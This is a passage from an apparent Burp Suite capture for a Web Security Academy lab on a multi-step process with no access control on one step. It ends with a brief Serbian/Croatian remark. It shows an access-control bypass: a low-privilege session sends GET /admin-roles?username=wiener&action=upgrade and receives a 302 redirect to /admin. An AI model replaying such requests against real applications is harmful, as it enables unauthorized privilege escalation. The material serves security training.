  net
3 Cookie: session=8ezra1lHC2jSHRs6mY4yMm5PBj9mmeLT
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
0 Origin:
  https://0ab50024030305b2811148f100ec00cf.web-security-
```

     0 highlights

Response

Pretty Raw Hex Render



```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 30
5
6 "Missing parameter 'username'"
```

Request

Pretty Raw Hex

```
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0ab50024030305b2811148f100ec00cf.web-security-academy.net
3 Cookie: session=8ezra1lHC2jSHRs6mY4yMm5PBj9mmeLT
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: https://0ab50024030305b2811148f100ec00cf.web-security-academy.net
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Multi-step process with no access control on one step

Slično kao u prethodnom zadatku, objašnjeno kroz video